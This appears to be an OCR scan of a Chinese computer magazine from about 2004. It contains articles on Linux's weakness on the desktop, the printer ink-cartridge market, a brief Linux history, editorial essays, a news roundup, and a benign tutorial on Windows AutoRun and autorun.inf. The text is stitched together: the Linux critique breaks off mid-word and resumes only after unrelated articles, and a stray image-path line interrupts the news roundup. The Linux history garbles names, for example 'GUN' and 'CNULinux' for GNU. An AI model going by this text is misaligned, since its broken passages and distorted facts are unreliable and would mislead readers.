众所周知，Linux脱胎于Unix，从Linux依然保留的大量Unix命令这点上即能窥斑知豹。Linux在继承了Unix精华的同时，也落下了Unix一样的病根。作为在服务器领域呼风唤雨的角色，Unix却一直在桌面系统中难有作为，最后只得退守孤城，非天不佑人，实乃才力不逮。而这点照样传给了Linux。如此看来，Linux一时在桌面系统中难伸其志恐怕得算一种胎里病。

在低价服务器系统上，Linux无疑是成功的，但这多半是IBM、HP、DELL等出于成本的考虑力挺的结果。作为服务器操作系统，Linux在功能和稳定性上赶不上Unix系统，在易用性上又敌不过Windows 2000/2003，其最大优势就在于廉价和源代码公开，能够满足预算紧张而任务又不苛刻的企业用户和对安全问题过度忧虑以至于到了杯弓蛇影地步的政府用户的需求。但当它借服务器领域的得势将战线延至桌面系统，甚至是移动系统、掌上系统时，却发现想像中的一帆风顺变成了现实中的举步维

第三，品牌影响力不够，直接影响用户购买心态。在用户心中，除了爱普生、佳能、惠普三大品牌外，很少知道国内生产通用耗材产品的天威、北京现代特宝龙这样一些企业。这样一来，用户在选择墨盒时，不得不在三大品牌的假货当中打转转，毕竟原装耗材卖出了天价。

记者还从中国计算机行业协会耗材专业委员会了解到，国外企业利用专利技术垄断市场，造成耗材价格居高不下，通用品牌很难立足，客观上对消费者购买假冒产品起到了推波助澜的作用。记者注意到，无论是产品标识中指定墨盒，还是说明中的免责条款，无不有霸王条款之嫌。做个不恰当的比喻，这就好像是用户买了奔驰汽车，厂商非要指定使用奔驰的汽油，奔驰的机油，奔驰的三滤，根本没有道理的。而且据李总介绍，通用墨盒打印品质完全可以与原装媲美，甚至更好。而所谓的“堵喷嘴”、“破坏打印头”等现象在专业厂商看来无非是“诱人”的小技俩。

耗材市场即将重新洗牌

2002年底，欧洲议会通过的《有关废旧电气和电子产品规定》修正案，受到世界各国打印机消费者的关注。

该修正案的核心是，规定电子器材不得加载阻碍循环使用的装置。按照这一规定，打印机生产商将不能再在他们的打印机墨盒加入芯片。因为，加载芯片会阻止打印机使用其他公司生产的墨盒，并让消费者无法对墨盒进行充墨后再次使用。

其实，供应商强迫打印机消费者使用昂贵的原装耗材的行为，在全球已经成了“过街老鼠”。但在中国，人们对此的关注却远远不够。

爱普生公司(中国)消费策划科的负责人认为，爱普生也很委屈：“我们的芯片可以帮助用户识别假墨盒，同样是保护消费者的利益。”这位负责人告诉记者，一旦中国有法律规定不能在墨盒中设置芯片，他们一定会遵守法律。

记者了解到，小小墨盒除了芯片专利外，还包含了多达几十项的专利，很难被通用耗材企业模仿。不过，据可靠消息称，今明两年国外企业注册的大部分外观专利就会到期。一个国内耗材市场重新洗牌的机会即将来临。如果国内企业在生产现有同质产品的同时，注重开发新产品，拥有自主知识产权，注意利用专利保护自己，最有可能改变的就是40%的假冒耗材比例。到那时，与三大打印巨无霸抗衡的日子还远吗？消费者买到价廉物美的通用耗材的日子还远吗？

CF [XW01]

Linux 发展简史

在70年代，Unix体系的源程序大多是可以任意流传的。那时，人们在创作各自的"程序作品"中享受着从事科学探索、创新活动所特有的那种激情和成就感。那时的程序员，如同作家一样，急于"发表"自己的程序作品，并不专注于保守"机密"，以换取钱财。

1979年，AT&T宣布了Unix的商业化计划，随之出现了各种二进制的商业Unix版本。于是就兴起了基于二进制机读代码的"版权产业"，使软件业成为一种版权专有式的产业，围绕程序开发的那种创新活动被局限在某些骨干企业的小圈子里，源码程序视为核心"商业机密"。这种做法，一方面产生了大批的商业软件，极大的推动了软件业的发展，诞生了一批软件巨人；另一方面，由于封闭式的开发模式，也阻碍了软件业的进一步深化和提高。由此，人们为商业软件的"BUG"付出了巨大的代价。

1984年，Richard Stallman面对程序开发的封闭模式，发起了一项国际性的源代码开放的所谓牛（GUN）计划，力图重返70年代基于源码开放从事创作的美好时光。他为保护源代码开放的程序库不会再度受到商业性的封闭式利用，制定了一项GPL条款，称为Copyleft版权模式。

1987年6月，R..Stallman完成了11万行源代码开放的"编译器"，获得了一项重大突破，做出了极大的贡献。

1989年11月，M.Tiemann以6000美元开始创业，创造了专注于经营开放源代码"CygnusSupport"源代码开放计划。Cygnus的"编译器"是最优秀的，它的客户有许多是一流的IT企业，包括世界上最大的微处理器公司。

1991年11月，Linus Torvalds（后被称为Linux之父）写了个小程序，取名为Linux，放在互联网上。他表达了一个愿望，希望借此搞出一个操作系统的"内核"来。这完全是一个偶然事件。但是，在互联网上，Linux刚一"露头"，便被广大的牛羚计划的追随者们看中，全部上阵，七手八脚，把它"加工"成了一个功能完备的操作系统，叫做CNULinux。

1995年1月，Bob Young创办了RedHat（小红帽），以CNULinux为核心，集成了400多个源代码开放的程序模块，搞出了一种冠以品牌的Linux，即RedHat Linux，称为Linux"发行版"，在市场上出售。

艰。Windows强有力的节节阻击，也许是原因之一，但Linux"北人不谙水战"似的水土不服恐怕是其暂时还挣不脱的羁绊，因此以Windows为假想敌并欲取而代之至少在可预见的将来还是南柯一梦。

观点二：和者盖寡因非人性化

Linux最为Fans津津乐道的是它远胜于Windows的稳定性、可靠性和安全性。对服务器操作系统而言，有此三条就足以震慑对手，然而对桌面系统来说，这些却并非用户最为关注的焦点。也许高性能、易使用以及广泛的软硬件的适用性才是人所共盼，这与代步工具只会选骄车而不会买一辆坦克同理。再说微软也一直没闲着，Windows XP在可靠性、安全性等方面都有较大改进，而Linux也并非是百病不侵之身，肆虐Windows的病毒同样盯上了Linux。

尽管Linux在界面上作了不少努力，但与Windows比起来还是有相当的距离。如果连设置一个拨号程序、安装一个驱动软件都需要大费周章甚至得请老手出马才能搞定的话，那么用户刚被媒体连篇累牍的叫好声激起的对Linux的热情很可能转瞬即逝，而使Linux如一道数学难题般令普罗大众望而生畏，并异化为技术迷们大斗奇技淫巧的战场。曲高和寡，本无可厚非，甚至还能成为一些技术至上主义者面对门庭冷落的自慰之词，但对欲获最广大人民群众欢心的Linux来说，这绝对是一条赐死的白绫。何况，稳定性也许是牺牲兼容性换来的，可靠性也许是牺牲性能换来的，安全性也许是牺牲开放性换来的。如此，自然也使用户舍鱼而取熊掌。

观点三：Linux有"硬伤"

比起Windows对新硬件的快速反应来，Linux就显得迟钝多了。许多在Windows中挥斥方遒的新款设备放到Linux中就哑火。眼瞅着那些吸引用户勇掏腰包的技术亮点全白瞎了，不免令人顿生明珠暗投之憾。这并非Linux厂商不努力，或对硬件的迅猛发展视若无睹，多半应归咎于硬件厂商对Linux不够重视未能及时开发出高效的驱动程序来。而这项工作也只有对规格和技术细节了如指掌的硬件厂商才能胜任，Linux厂商想越俎代庖恐怕是力所难及，问题的解决也许得等到Linux厂商同硬件厂商有了充分的沟通之后。

当然这里也有Linux本身的原因。硬件厂商在Windows下开发驱动程序或其他工具软件，不仅有丰富的经验和资源可以凭借，而且系统也提供了强大的支持，反观Linux在系统支持上就明显不足。由于各种新标准新技术未能融入其中或在系统底层搭好平台，使新硬件很难获得一个较好的应用环境。Linux发展至今也未见有类似DirectX或OpenGL这样的多媒体接口问世，要让Linux成为可与Windows一较短长的多媒体或游戏平台看来还得假以时日。近来当微软推出Windows XP 64-Bit Edition供大伙儿测试时，Linux阵营不过是以片纸的计划来回应即将到来的64位时代，两相对比，我们不禁对微软产生了久违的敬意。

观点三：Linux有"软肋"

谈及应用软件的种类和数量，Windows下的可谓是恒河沙数，而Linux下的却寥寥无几。尽管这为数不多的东西凝聚了众多开源人士和致力于Linux推广的组织的心血和智慧，尽管其中也不乏优秀之作，尽管许多Fans爱屋及乌对它们充满敝帚自珍般的感情，以致对它们的介绍往往是多溢美而少客观，但我们依然要指出靠这点东西吸引用户作大规模迁移恐怕是一厢情愿，除非有强有力的非市场之手进行干预。

我们无意诋毁或贬低Linux对软件发展的巨大推动作用，也不想对Linux支持者的崇高理想说三道四，然而一个事实还是不能回避：在软件越来越复杂和庞大的今天，单靠个人、小集团或网上松散的爱好者组织的热情，已很难开发出能与Windows下那些巨无霸相抗衡的产品。不管Fans多么不情愿，OpenOffie赶不上Office，GIMP也难以同Photoshop比肩而立，终归是事实。 （下转第10页）

(上接第8页)尽管Corel、IBM、Borland、Sun等都陆续推出了Linux下的产品，也一再表示对Linux充满信心，但不难发现它们的产品重点仍在Windows方面，至少也是脚踏两只船。更多的重量级应用软件厂商如Adobe、Autodesk等则在观望，要么在Linux中连个脚印也没有，要么只是试探性地放一两件无关痛痒的产品，徒具象征意味而已。再看Windows下，软件升级换代的锣鼓点一阵紧跟一阵，新的应用热潮一浪高过一浪，技术日新月异，产品层出不穷，相比Linux略显沉寂的局面，那份热闹还是让人眼红的。

近来，既有浓厚的Windows情结又对Linux爱不释手的人们打算在两者间架一座桥，于是推出了Winlinux这样的产品，东西好不好另说，至少这种息争解纷的作法还是值得肯定的。

微软示“软”不再难为Linux？

人们对Linux的亲睐常是出于对微软霸权的逆反，而微软最被人指责的地方就是高高在上的软件价格和跋扈的作风。Linux价格确实低，有的版本甚至是白送，但千万别忘了除了为数不多的开源人士是真正的活雷锋外，那些大大小小的公司都是要指着Linux搂钱的。由于Linux绝大部分都是共享资源，因此成本很低，相比Windows在价格上自然有优势，但其利润率却并不一定比Windows低。同时也应该看到，由于Linux并不像Windoows那样易学易用，它的培训和服务费用依然可观，可谓“老鼠拖木锨——大头在后头”。这也正是那些Linux厂商的主要利润来源。微软公司的一名官员于7月29日表示，为了在新兴市场上狙击Linux和打击软件盗版活动，微软公司计划向更多的国家提供廉价的Windows XP Starter Edition。这手狠招无疑会给正抱着低价利器侵蚀Windows既有领地的Linux一闷棍。纵然低价Windows不会热销，那么Windows盗版的猖獗也会使Linux感受到了比谣传所预言的更可怕的寒意，90%以上的盗版率足以使Linux的价格优势近乎于无。何况用户长期形成的使用习惯和对某一产品的依赖性，也会使系统的迁移变得十分困难。许多预装的Linux系统最后基本上都换成了Windows就是一个明证。这个事实也会使Linux价格利刃的杀伤力大打折扣。



比尔·盖茨：Linux搞得我挺难受

近来，官司缠身并被数次课以重罚的微软终于长了记性，忽然从铁血变得温良，从傲慢变得谦恭，频频向过去的死对头们示好以改善关系，差不多快成亲善大使了。而一直备受微软挤兑的SUN、Oracle、AOL等也乐得同微软握手言欢，因为经过这么多年的苦斗，谁都明白睡在微软这样的霸王龙身旁最好的生存策略就是少招惹它。于是在一派和畅的春风里，大家对微软的积怨快消弭于无形了。

Linux阵营乱 用户难选择

就像当年Unix一样，Linux世界也是群雄并起，各占山头。这就不能不让人担心Linux是否会步Unix后尘，重蹈因为四分五裂形不成合力逐渐被Windows各个击破最后让出一片疆域的覆辙。尽管IBM等堪称IT领域的强人，但在Linux世界里它们却没有一呼百应的权威，只能起到增强声势的作用。对Linux而言，这是个需要强人却产生不了强人的时代，五代十国那样的你方唱罢我登台的混乱局面恐怕得持续相当长的时间。各树各的旗，各唱各的调，使Linux的标准很难统一，既增加了应用软件开发的难度，也让用户面对众多面目各异的Linux时显得手足无措。



派系林立的Linux家族

Linux厂商众多，价格低廉，也使Linux的盈利能力不强。要支持它的持续开发，一般用户暂时难以指望上，多半得靠企业用户和政府采购。政府采购偏向Linux，主要是基于支持民族软件业或保障国家安全等方面的考虑，但随着微软的政府公关越来越见成效，以及开放部分源代码给特定用户以消除对其安全性的担忧，也许这些方面的考虑会逐渐淡化，最终不能成为舍Windows而取Linux的理由。到那时，一些实力较弱的Linux厂商将陷入困境，终难逃从鼎盛到衰败的命运。

用户期待什么？

Linux作为一个廉价的操作系统，为我们在Windows之外增加了新的选择。如果是基于打破微软垄断而对它尽情欢呼，它确实受之无愧。但人为地将它树为Windows的对立面，过分夸大它所谓的优点而将Windows贬得一无是处，甚至将它作为拍向微软的板砖，这都是Linux难以承受之重。事实上，凭Windows的巨大影响力和长期积累的人气，以Linux目前的实力，要战而胜之基本上没有可能，尽管我们耳边总充斥着许多来历不明的“捷报”。

目前Linux早偏离了开源的轨道，而成为各种利益集团逐利或博弈的工具。现在是让Linux恢复本来面目的时候了。Linux应与Windows和平共处，良性竞争，而不要总以Windows的掘墓人自居。我们在拥抱Linux同时，还是别让Windows饱受委屈的好。当IT的天空有两朵云在飘浮时，谁知道哪朵会下雨呢。一切还是让时间来裁决吧。

CF [XW02]

讲述小编自己的故事……

简单比什么都难

■ Cornel

昨天晚上，好友阿力在QQ上冷不丁地问我一个问题："hi，有件事要跟你确认一下……""什么事？""请务必集中精力……仔细想……"问题还没问，在这个漆黑的夜里，我已经有点紧张了。"快说吧！"我已经很不耐烦了。"听我慢慢讲。上次我不是和你一起去中关村买硬盘吗？当时我付钱了吗？"

无耻呀！我脑子里首先想到的就是这个词。之所以这样想，是因为他上次买一个MP3就忘记给人家钱，1000多元呢！难道这次还这么幸运？经过一番深入的分析，得出结论：他再一次被金馅饼击中！买硬盘的时候，他在选择120GB、160GB还是200GB的容量之间犹豫不决，以至于漂亮的老板娘的精力全都集中在为他换盘上，最后竟忘记收钱！当然，阿力自己也"一时疏忽"忘记付钱。挑选、侃价、交钱、提货，一个简单得不能再简单的流程，怎么会把最关键的一环忽略呢？满心嫉妒的我百思不得其解。

联想起不久前的奥运会，还真有不少人在简单的问题上栽跟头呢。最遗憾的就是男子双人跳水，最后一跳只要能基本完成任务就能手握金牌了，可偏偏出现那种"空前绝后"的失误，葬送了冠军。好在雅典是个好地方，拿走你的东西过几天还给你。都说美国人喜欢"打别人"，还真是这样，射击比赛里最后一枪也习惯成自然地打到了别人的靶子，冠军拱手让给了贾占波。只要打中自己的靶子就是冠军，简单的问题再一次难倒了高手。

"狭路相逢，简单者胜。"这是我从报纸上新学来的词汇，觉得挺有道理。大赛之后，记者总喜欢这样采访冠军："比赛中落后的时候，你在想些什么？""我在想祖国的荣誉、人民的期盼，在想母亲的谆谆教诲，还有教练无微不至地关怀，当然我还忘不了启蒙教练……"如果哪位冠军这样回答，那么他要么疯了，要么是在梦中夺冠。赛场如战场，要做的事情再简单不过——击败敌人，或被敌人击败。要想取胜，只有集中所有注意力，全身心地投入比赛，谁这方面做得好，谁就能占得先机。

都说中国人喜欢把简单的问题复杂化，说当领导的就要善于把一些浅显的问题用复杂晦涩的语言说出来，还要让人觉得很有道理，这叫"领导艺术"。我没做过领导，不知道这里面的玄机，但如果拿做电脑杂志来讲，做一本"人人都能看懂的"的杂志比做一本"没人能看得懂"的杂志至少要难上一两百倍。这里的"简单"，不是内容上的肤浅、平庸，而是表达方式上的平实、易懂，内容上却要生动和深入生活。想想看，电脑期刊市场又何尝不是一个赛场，要想拿金牌总数第一，除了"更高、更快、更强"，我们或许还应该"更踏实、更简单、更耐得住寂寞"。

CF [DJ01]

稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页

讨伐电脑五宗罪

■ 阿健

前不久，评测部同仁收到了联想送来了的锋行K系台式机样机。真是一款顶级的台式机！它采用仿车门扳手的侧翻门设计，在90度翻转后，整个系统平台轻松呈现。开机后，超高级的性能让非技术编辑的我汗颜。谁知道我的异常兴奋却招来了同仁的鄙视。

DEBUG："电脑越高级，越消耗能源。造一台PC需要700多种原材料和化学物质。而制造一块芯片需要400多道工序，涂料的刻划清洗，要用高纯度的氢氟酸、氢氯酸、砷化氢、磷化氢，花费284克的液态化合物仅得到10克重的芯片，而中和这些酸则需要11000克的氢氧化钠，酸洗液的排除和线路板的清洁需要大量的水。

不愧为电脑高手，DEBUG的话让我受益匪浅啊。

Cornel也跃跃欲试，补充道："更换下来的旧电脑还污染环境呢！每台显示器中的阴极射线管平均含有4至8磅铅，而如果采用和普通垃圾类似的掩埋方式，铅就会进入土壤渗透到地下水中污染水源，危害动植物，最终不还是要转嫁给我们自己！

我插了句嘴："不是有回收旧电脑的吗？"

Cornel："差远啦。美国每年约有5000万台电脑被淘汰，而其中只有10%左右被回收。中国每年新增电脑上千万台，同时淘汰电脑大约500万台，又有百分之几被回收呢？"

小特也有补充："发现没有，现在患血癌的特别多。开机后的电脑就是一个大的电磁辐射发生源。电磁辐射对妇女、儿童的影响较大，尤其是孕妇。"

身为老编的捧锅谈到电脑的危害，似乎特别来神："我深受电脑噪音危害！瞧瞧，部门服务器、我的主机、还有笔记本，哪台不是嗡嗡作响。敲击键盘声虽音量不大，但多种声音组合起来对人体会产生没有规律的刺激。"

据我的一个研究声学的同学说，临床实验证实，在有噪音办公室里工作的人，体内肾上腺素水平会升高，对心脏是一种刺激，时间长了会损害心脏。特别是电脑较多、面积不大的办公场所，这种噪音污染更严重。

……

讨论还在继续。唉，这么看来，电脑的危害实在不小。那么人类在不断提高电脑功率满足自己需要的同时，就没有想到过电脑及其周边设备会给环境带来污染吗？科学家那么聪明，我想他们肯定知道。只是应了那句话：文明的过程就是先污染后治理的过程。

CF [DJ02]

新闻"爬"行榜

网络新闻遍地开花，究竟哪朵最多姿？
新闻爬榜有理由，究竟哪些会入围？
下面就是本期新闻"爬"行榜揭榜时段。
本期新闻状元星是：浏览色情网站也坐牢

短信也能泄密？

手机短信最常用，但短信的内容真正只被发送者和接收者所知吗？NO！因为文本发送是一种存储转发技术，收发双方之间并不存在一种端对端的直连方式，而是中间需要服务商的中转。所以发短信得留个心眼了，小心被人窥视。

评论：短信这东西用得太多了，如果哪天发送的银行密码被窥视了……嘿嘿！还是留个心吧！

爬榜理由：短信不再安全！

苹果电池也"着火"？！

苹果公司自愿召回大约28000个使用在15英寸PowerBook G4笔记本电脑上的可充电电池。资料显示，这种电池可能出现内部短路导致过热，最后引发火灾。有问题的电池型号是A1045，序列号是HQ404，HQ405，HQ406，HQ407，HQ408六种。

评论：一丝火芯都能引起森林大火，更别提电池了。小心哪天电池着了火，把整个社区都给烧咯！

爬榜理由：苹果电脑信用度大打折扣。

PRAM出炉 SRAM下课

三星电子公司最近成功开发了世界上首个64兆PRAM芯片。PRAM是目前世界各电子公司正在竞相开发的新一代半导体，它是指在硅片上添加新物质，使制造的半导体同时具有动态随机存储芯片(DRAM)的高速处理性能和静态随机存取存储芯片(SRAM)的断电后信息储存功能。它比SRAM耐用性提高1000倍，而且85度以上的环境中可以正常保存数据两年以上。

评论：看来PRAM出炉，SRAM下课是必然之势啊！电脑界的摩尔定律就是应用的快。

爬榜理由：芯片革命开始。

搜狐违规 移动关你没商量

搜狐未经中国移动允许，在6月17日擅自向四川西北地区用户群发WAP PUSH广告，并涉嫌强行定制，使搜狐的彩信业务遭到中国移动封杀一年。张朝阳在5个月前，斥资亿元发动"搜狐彩信小姐"这场造星运动也泡了汤。这一事件给准备要在彩信业务上大干一番的搜狐当头一棒，同时也给国内2000多家SP敲响了警钟。

评论：全国最大的门户网站搜狐居然都被中国移动给封杀了，"张大侠"估计又要为纳斯达克的股价头疼了。

爬榜理由：搜狐玩"火"也遭毙。

卓越俯首亚马逊

全球最大的购物网站亚马逊成功收购卓越网。卓越，成了亚马逊的第七个全球站点。据当当网的联合总裁李国庆透露，亚马逊给卓越网的估价应该在4000万到7000万美元之间，并将收购其中80%的股份，卓越网的老股东联想、金山、老虎基金等将套利数千万美金。

评论：亚马逊登陆国内，带来了资金、技术、管理经验。中国电子商务市场的发展将会得到推动。

爬榜理由：谁是中国亚马逊？卓越？当当？

上网也要环保

前不久，广东省二十一个地市建立近三十个"绿色上网，健康网络体验点"。公众可以免费试用中国电信"绿色上网"这一互联网信息过滤业务。此外，活动还将在全省举办面向家长和学生的互联网常识及健康上网方面的培训班，以便家长能够有效引导子女使用互联网。

评论：以前打开个网页，不小心就进入了黄色网站。如今讲究网上环保，看来用户们可有福了！

爬榜理由：倡导绿色上网。

浏览色情网站也坐牢

宜宾两名上网者因登录色情网站浏览淫秽图片，并在该网站上留言，受到警方严肃处理。据了解，8月9日，宜宾警方接到省公安厅网监处转发的浙江省杭州市网监支队线索称，宜宾市有两个互联网上网账号分别于2004年3月21日和2004年7月11日登录浙江一色情淫秽网站，查阅、浏览色情淫秽图片并在该网站上留言。警方接报后立即作出部署，对两名违法嫌疑人进行传唤，韩某、钟某在证据面前供认不讳。


评论：开"黄网"犯法，浏览黄网也犯法。

爬榜理由：网上瘾君子要引以为戒。

CF [XW03]

你可能会注意到，当把一张光盘放入光驱后，Windows 会自动弹出一个窗口或音乐，自己开始播放。这就是神奇的Windows 的自动运行——AutoRun 功能。你对自动运行了解多少？如何更好地使用它？相信本文可以给你满意答案，让你更加透彻地使用自动运行技术。

揭开AutoRun的种种小秘密



■ ABC

认识 AutoRun

1.AutoRun 如何工作？

AutoRun 的工作方式是 Windows 每隔 5 秒钟检测一下光驱中是否有盘片插入，如果检测到盘片，就会检查光盘根目录下面有没有一个 autorun.inf 文件，如果发现了该文件，便会执行其中[AUTORUN]区段中“open=”行所指定的文件。autorun.inf 是纯文本文件，可以直接用记事本打开。

插入一张 Windows 安装光盘，用不了几秒钟，你就会看到Windows欢迎屏幕。单击窗口右上角的×按钮关闭它，然后按住 Shift 键双击“我的电脑”，系统会以“资源管理器”方式打开“我的电脑”，在左侧一栏双击“光驱”，打开光盘，在右侧会看到光盘中的内容。

这时，看到光盘根目录下面的那个 autorun.inf 文件了吗？用“记事本”打开它，你会看到如下内容：

[AutoRun]（告诉 Windows这是一个标准的 autorun 文件，需要执行下面的命令）
OPEN=AUTORUN.EXE（通知 Windows 打开光盘根目录的AUTORUN.EXE文件）
ICON=AUTORUN.EXE,0（通知Windows所显示的光盘驱动器图标为AUTORUN.EXE文件中包含的第1个图标）

实例 1 ：制作一张会自己唱歌的光盘

第一步：在硬盘中创建一个名为 MP3 的文件夹，比如 D:\MP3，将要刻录的 MP3 文件也复制到这个文件夹中。

第二步：到http://www.onlinedown.net/soft/23763.htm下载并安装Winamp5 Lite（精简版），接着到 http://download.nullsoft.com/customize/component/2004/6/15/P/Winamp_5_Chinese_GB_Language_Pack.exe 下载简体中文语言包进行汉化，然后将安装文件夹中的所有文件复制到 D:\MP3 文件夹。

> **小提示**
> **Winamp 5.05 豪华版由于插件众多，因此很容易出现刻录到光盘后运行出现错误的问题，因此建议使用精简版。**

第三步：双击运行 D:\MP3 中的 Winamp.exe 运行 Winamp，进行必要的播放调整（比如：取消系统托盘的播放助手、按 Ctrl + P 组合键打开属性窗口，在“ General Preferences”项中修改“ Language:”为“Chinese(GB)”等），按下 Shift + L 组合键后在打开的窗口选择 D:\MP3 文件夹载入所有 MP3，然后单击播放窗口中的 PL 按钮打开播放列表窗口，单击右侧的 LIST OPTS 按钮，在弹出的菜单中再单击 SAVE LIST 按钮，保存成名为 D:\MP3\mp3.m3u 的播放列表文件。

第四步：在 D:\MP3 文件夹中新建一个名为 autorun.inf 文本文件，在其中输入：

```
[autorun]
open=Winamp\Winamp.exe mp3.m3u
icon=Winamp\Winamp.exe,3
```

第五步：将 D:\MP3 中所有文件刻录到光盘上，以后只要将这张光盘放入光驱，其中的Winamp就会自动启动并播放光盘中的 MP3 歌曲。

> **小提示**
> 免刻盘测试自动运行光盘
> **如果每次都用 CD-R/RW 来刻成盘检查制作的自动运行光盘是否正常，那确实有些麻烦，其实只要在“开始→运行”中输入“Subst Z: D:\MP3”命令就能快速将 D:\MP3 虚拟成盘符为“Z”的光驱，这样可以测试成功后再刻录。**

Just Do It

制作自动运行个性光盘

利用 autorun.inf 亲手刻录一张自动运行光盘，要求一放进光驱就自动打开一个以“我的电脑”为主目录的“资源管理器”窗口。光盘驱动器图标请使用系统中的 ICO 图标。操作要点：这里使用了 Explorer.exe 的参数，此实例中应写为“explorer.exe /n,/e,”。

另外，在 Windows 98/Me 中请尝试使用“open=start.exe yourfilename.html”，来使光盘运行后自动运行其中的 yourfilename.html 网页文件。而 Windows 2000/XP 则应写为“Shellexecute=yourfilename.html”。

实例 2：自动播放的 DVDrip 光盘

创建一个文件夹，将要刻录的影片 DVDrip 的 AVI 文件和字幕文件、NFO 文件保存过来，接着将 C:\Program Files\Windows Media Player\mplayer2.exe 复制进这个文件夹。接着制作 autorun.inf 文件，如果是 Windows 98/Me，内容为：

```
[AutoRun]
open=start mplayer2.exe /fullscreen /play /close \电影名.avi
icon=mplayer2.exe,0
```

如果是Windows 2000，则需要到http://files.divx-digest.com/software/launch/autorun_w2k.zip 下载专门的 Autorun.exe(因为使用上面方法制作出的光盘，运行时会报错，无法播放)，将其压缩包中的autorun.c和 Autorun.exe解压缩到文件夹中，而 autorun.inf 文件的内容应为：

```
[autorun]
open=autorun.exe mplayer2.exe /fullscreen /play /close \电影名.avi
icon=mplayer2.exe,0
```

小提示

你还可以下载 http://files.divx-digest.com/software/launch/autorun3.zip，它包含了 DivX 解码器，如果观看的电脑中没有安装相应解码器，便会自动安装。请将其中的文件全部解压缩，并且根据实际情况修改其中的 autorun.inf。

2.不喜欢？那就禁止自动运行吧！

有时你可能并不希望光盘自动运行，因为它会打断正在进行的工作，或导致光驱的种种故障，怎么办呢？

方法一：永久禁止自动运行

Windows 98/Me：以单击“开始→设置→控制面板→系统”，在“设备管理器”窗口双击“光驱”展开所有光驱设备（如果有多个光驱或光驱虚拟设备），双击想更改的光驱项打开“光驱属性”窗口，单击“设置”选项卡，将“自动插入警告”选项前面的复选取消，确定后重启电脑即禁止了自动运行功能，除非重新勾选“自动插入警告”复选框。

Windows 2000/XP：打开注册表编辑器，找到



图 1

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Cdrom]下，把 Autorun 的键值从默认 1 更改为 0 即可(见图 1)。

方法二：临时禁止自动运行

在插入光盘前，按住 Shift 键不放，等光盘停止转动，或者 5～10 秒钟后，松开即可。

方法三：只禁止音乐 CD 的自动播放

如果只希望禁止音乐 CD 的自动播放，而不想禁止程序光盘，请打开“资源管理器”窗口，单击“查看→文件夹选项”（或“工具→文件夹选项”），在打开的“文件夹选项”窗口，单击“文件类型”标签，找到 AudioCD 文件类型，选中后，单击“高级”按钮，在打开的窗口里面，如果该文件的动作窗口有个 Play 并且加粗显示，就表示运行自动运行（play），要想禁止它吗？删除它或不让它高亮显示即可。

AutoRun 还有什么酷玩法

1.改变驱动器图标

灵活应用自动运行，有时可以给电脑带来不少乐趣。比如，在 Windows 98/XP 下使用 autorun.inf 来为某个驱动器指定漂亮图标。

第一步：打开记事本，新建一个文件，在里面输入如下内容：

```
[autorun]
ICON=C:\Windows\System\Shell32.DLL,21
```

小提示

Shell32.DLL 是一个 Windows 系统文件，里面包含有很多 Windows 的系统图标，“21”表示显示为编号为 21 的图标。当然也可以自制一个图标，只需要在“ICON =”一行把路径做相应修改即可。另外，除使用 DLL 文件中的图标外，还能用 EXE 文件中的图标，或直接使用 ICO 文件。

第二步：将该文件命名为 autorun.inf，保存到需要更改图标的磁盘的根目录下面。

第三步：关闭记事本，在“我的电脑”中按 F5 键刷新一下，就会看到驱动器被改变了图标。

2.增强的驱动器右键菜单

其实 autorun.inf 不仅仅可以改变磁盘图标，还能为磁盘右键增加很多命令。只需要在文件里加入如下语句即可：

shell\ 序号＝菜单内容

shell\ 序号 \command ＝要执行的命令和参数

实例 3 ：制作个性化软件光盘右键菜单

```
[AutoRun]
ICON=C:\Windows\System\Shell32.DLL,21
shell\01=光盘说明
shell\01\command=notepad readme.txt
shell\02=软件安装
shell\02\command=autorun
```

shell\03=插件安装
shell\03\command=Plug\setup.exe

小提示

readme.txt必须在光盘根目录，notepad是windows自带的“记事本”，要执行的文件是可执行文件的只需要写上文件名即可，如02后面的autorun就是autorun.exe，而在文件夹里面的需要加上路径，如03的setup.exe就放在光盘根目录下的plug子目录中。最后的效果如图2所示。有了它，可以让用户更加灵活地控制光盘，很多游戏光盘就采用了这种技术。



图2

3.让Autorun.inf同时打开两个程序

其实只要将两个程序的执行命令写进一个批处理文件中，比如1.bat并保存到根目录中：
Winamp\Winamp.exe mp3.m3u
DL.exe

然后直接写为“open=1.bat”即可。

解决自动运行的故障

1.Windows 98

先到“设备管理器”里的“光驱（CDROM）”属性中看一下“自动插入警告”选项是否选中，如不能解决，请打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]，在右侧窗格找到“NoDriveTypeAutoRun”，将其值修改为95，确定后，就能解决无法自动运行的故障了。当然，之前还要重启一下电脑。

小提示

数值95是一个十六进制数，它是所有被禁止自动运行设备的和。Windows中不同设备会用如下数值表示：

01h 不能识别的设备类型
02h 没有根目录的驱动器（Drive without root directory）
04h 可移动驱动器（Removable drive）
08h 固定的驱动器（Fixed drive）
10h 网络驱动器（Network drive）
20h 光驱（CD-ROM）
40h RAM磁盘（RAM Disk）
80h 未指定的驱动器类型（Not yet specified drive disk）

默认情况下，Windows禁止80h、10h、4h、01h这些设备自动运行，这些数值累加正好是十六进制的95h。

Just Do It

让可移动驱动器也能自动播放

试着将“NoDriveTypeAutoRun”修改为“91”，重启后右击软驱图标看看是不是多出了一个“自动播放”呢？

你知道吗？

禁止自动运行的同时允许自动播放CD

打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Cdrom]，将“Autorun”字符串的值由原来的1更改为0。接着将[HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Policies\Explorer]中的“NoDriveTypeAutoRun”字符串的值更改为“bd,00,00,00”。

2.Windows XP

第一步：到“控制面板→管理工具→服务”中查看“Shell Hardware Detection”服务是否设置为“自动”。

第二步：到资源管理器的“工具→文件夹选项→文件类型”选中“AudioCD”，接着单击“高级”按钮打开“编辑文件类型”窗口，先确认“播放”为黑体字（默认值），然后选中它并单击“编辑”按钮，确认命令行为“"C:\Program Files\Windows Media Player\wmplayer.exe" /prefetch:3 /device:AudioCD "%L"”（见图3）。



图3

第三步：打开注册表编辑器，对照以下正确的注册键值检查并修正你的注册表：

```
[HKEY_CLASSES_ROOT\AudioCD]
"BaseClass"="Drive"
@="AudioCD"
"EditFlags"=hex:02,00,00,00

